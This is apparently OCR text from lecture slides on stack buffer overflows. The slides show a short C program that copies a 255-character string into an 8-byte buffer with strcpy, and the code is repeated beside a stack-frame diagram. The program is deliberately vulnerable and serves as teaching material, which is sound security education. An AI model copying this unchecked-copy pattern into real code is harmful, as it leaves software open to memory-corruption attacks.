
Example Program 2


Buffer overflows take advantage of the fact that bounds checking is not performed


```
void function(char *str) {
   char buffer[8];
   strcpy(buffer,str); }

void main() {
   char large_string[256];
   int i;
   for( i = 0; i < 255; i++)
      large_string[i] = 'A'; function(large_string); }
```



a
Return Address
FP
Saved Frame Pointer
SP
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }

